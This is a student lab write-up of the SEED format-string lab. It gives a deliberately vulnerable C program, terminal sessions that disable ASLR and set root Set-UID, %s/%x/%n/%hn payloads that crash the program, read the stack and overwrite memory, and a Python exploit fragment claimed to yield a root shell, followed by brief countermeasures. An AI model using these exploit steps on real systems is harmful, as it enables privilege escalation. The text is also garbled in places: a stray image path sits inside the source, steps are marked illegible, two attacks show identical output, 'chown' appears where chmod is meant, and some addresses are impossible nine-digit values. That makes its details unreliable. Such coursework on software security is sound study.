

FORMAT STRING

Objectives

1. To gain the hands-on experience on the format-string vulnerability.
2. Find the counter measures of the attack

Introduction:

The format- string vulnerability is caused by code like `printf(user_input)`, what the contents of variable of `user_input` is provided by users. When this program is running with the Set-UID privilege, this `printf` function can lead to one of the following consequences

1. Crash the program
2. Read from an arbitrary memory space
3. Modify the values in an arbitrary place

The last one is very dangerous because it can allow users to modify internal variables of a privileged program, and hence change the behavior of the program.

Vulnerable program

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);


    printf("Please enter a string: ");
    fgets(input, sizeof(input), stdin);

    printf(input); // The vulnerable place

    printf("Data at target address: 0x%x\n", var);
}

void main() { fmtstr(); }
```

TASK 1: Exploit the Vulnerability



```
[04/22/20]seed@AcharyaDeepak:~/string$ gcc -o vul vul.c
vul.c: In function 'fmtstr':
vul.c:15:12: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(input); // The vulnerable place
    ^
[04/22/20]seed@AcharyaDeepak:~/string$ sudo chown root vul
[04/22/20]seed@AcharyaDeepak:~/string$ sudo chown 4755 vul
[04/22/20]seed@AcharyaDeepak:~/string$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/22/20]seed@AcharyaDeepak:~/string$ ./vul
Target address: bffffec24
Data at target address: 0x11223344
Please enter a string: Hello World
Hello World
Data at target address: 0x11223344
[04/22/20]seed@AcharyaDeepak:~/string$
```

The initial setup is done by changing the vulnerable program to the root owned Set-UID program and then the randomization is set to zero as shown in the screenshot above.

FORMAT STRING

Attack 1: Crash a program

```
[04/22/20]seed@AcharyaDeepak:~/string$ ./vul
Target address: bffffec24
Data at target address: 0x11223344
Please enter a string: %s%s%s%s
Segmentation fault
[04/22/20]seed@AcharyaDeepak:~/string$
```

The above program crashed because the printing starts after the ebp and will keep on printing until the buffer space is full or when it finds zero. When we run this program when it encounters %s, printf () function will treat it as an address and starts printing out the data from the address. The pointed address in the null space or protected memory, i.e the virtual addresses that are not mapped to the physical memory. When the data is tried to read from the invalid address the program crashes.

Attack 2: Print out the data on the stack

```
[04/25/20]seed@AcharyaDeepak:~/string$ echo $(printf "\x14\xec\xff\xbf").%x.%x.%x.%x.%x.%n > input
[04/25/20]seed@AcharyaDeepak:~/string$ vul < input
Target address: bffffec14
Data at target address: 0x11223344
Please enter a string: 000.64.b7f1c5a0.b7fd6990.b7fd4240.11223344
.
Data at target address: 0x2c
```

In this case we used the binary and redirected it to the vul program to escape the pointer by certain value we used 5 %x characters until the secret data 11223344 is on the stack. We can find the distance and use the specifiers accordingly for this.

Attack 3: Change Programs data in memory

```
[04/25/20]seed@AcharyaDeepak:~/string$ echo $(printf "\x14\xec\xff\xbf").%x.%x.%x.%x.%x.%n > input
[04/25/20]seed@AcharyaDeepak:~/string$ vul < input
Target address: bffffec14
Data at target address: 0x11223344
Please enter a string: 000.64.b7f1c5a0.b7fd6990.b7fd4240.11223344
.
Data at target address: 0x2c
```

We figured out from the trial and error that we need 5 %x and sixth one is %n. We can calculate this by computing the distance and skipping the number of bytes using the format specifiers. In above program we added 5 %x. But we could have done this by calculating the actual distance and figuring out how many spaces we need to escape before printing the character.

FORMAT STRING

Attack 4: Change the program data into specific value

[illegible]

To change the value (Faster Approach)

[illegible]

We used %hn treats the argument as a 2-byte short integer, so it only overwrites the 2 least significant bytes of the argument. We need to modify the variable two bytes at a time. After we modify the first address, we use another %hn to modify the memory at the second address. We need to print out more to increase the value to 0x7799 thus we put four bytes “@@@@” between two addresses, so we can insert a %x between two %hn so it points @@@@ i.e 40404040

The value 4369 was calculated as follows:

$0x7799 - 0x6688 = 4369$ (by using hex calc and the answer 4369 is decimal value of the difference of Hex value above) Similarly, the value 26204 is the decimal representation of $0x6688$.

The modification the string above to change the program's data to "44556677" instead of "66887799" is shown below.

[illegible]

FORMAT STRING

In above program we calculated the decimal difference ($0x6677 - 0x4455 = 8738$) and we calculated binary value of $0x4455$ as 17449, we wrote the value in binary input and we injected to our vulnerable program and we were successful in returning at address $0x44556677$.

TASK 2: Code Injection Using Format String Vulnerability

Setup: I compiled the vulnerable program and made it Set-UID program. We will try to gain the root privilege using the address from the program.

```
[04/22/20]seed@AcharyaDeepak:~/string$ gcc -z execstack -o fmtvul
fmtvul.c
fmtvul.c: In function 'fmtstr':
fmtvul.c:19:5: warning: format not a string literal and no format
arguments [-Wformat-security]
    printf(str); // The vulnerable place
    ^
[04/22/20]seed@AcharyaDeepak:~/string$ sudo chown root fmtvul
[04/22/20]seed@AcharyaDeepak:~/string$ dees
dees: command not found
[04/22/20]seed@AcharyaDeepak:~/string$ sudo chown 4755 fmtvul
[04/22/20]seed@AcharyaDeepak:~/string$
```

Learning the parameters

```
[04/27/20]seed@AcharyaDeepak:~/string$ touch badfile
[04/27/20]seed@AcharyaDeepak:~/string$ fmtvul
The address of the input array: 0xbfffebb4
The value of the frame pointer: 0xbfffeb88
The value of the return address: 0x080485c4

The value of the return address: 0x080485c4
```

From the above compilation we found the address of the base pointer and the return address. For the successful attack these were my addresses which I will be using in the following task.

The address of the input array: 0xbfffebb4

The value of the frame pointer: 0xbfffeb88

I used these addresses added $0x90$ (144) to the input address and used in the large by splitting in address of two bits. Finally, I added 4 bits to the frame pointer and used 2-bit significant address as address 1 and lower 2-bit significant to address 2. The modification section of the exploit program is shown in the screenshot below. I changed address 1, address 2, and the value in large as calculated above.

FORMAT STRING

```
# Put the address at the beginning
addr1 = 0xbffffeb8e
addr2 = 0xbffffeb8c
content[0:4] = (addr1).to_bytes(4,byteorder='little')
content[4:8] = ("@@@").encode('latin-1')
content[8:12] = (addr2).to_bytes(4,byteorder='little')

# Add the format specifiers
small = 0xbfff - 12 - 19*8
large = 0xec44 - 0xbfff
s = "%.8x"*19 + "." + str(small) + "x" + "%hn" \
    + "." + str(large) + "x" + "%hn"
fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt
```

Finally, I made the program executable and executed `fntexploit.py` as shown below.

[illegible]

I ran the attack program to generate a badfile, then run the vulnerable program and our attack was successful. Thus, in the above screenshot we can see that we were able to gain the root shell by injecting the malicious code in target area.

Countermeasures:

Since, we saw that the attack is possible due to the vulnerability in code. The first countermeasure for this attack is developer, good sense of string formatting in developer can mitigate the attack. Another counter measure is update in the compilers. Finally, like in other attacks address randomization can also be one of the best countermeasures for this attack.

Conclusion:

We found out that the Format-string vulnerabilities are caused by the mismatching number of format specifiers and optional arguments. For each specifier, argument is fetched into the stack. Which may cause the Set-UID programs to exploit it from the stack frame, and attackers can have opportunity to get the content from the format string in privileged program. Thus, to overcome such situations developers must be most careful. Now a days, OS and compilers have some countermeasures to defeat format string vulnerability.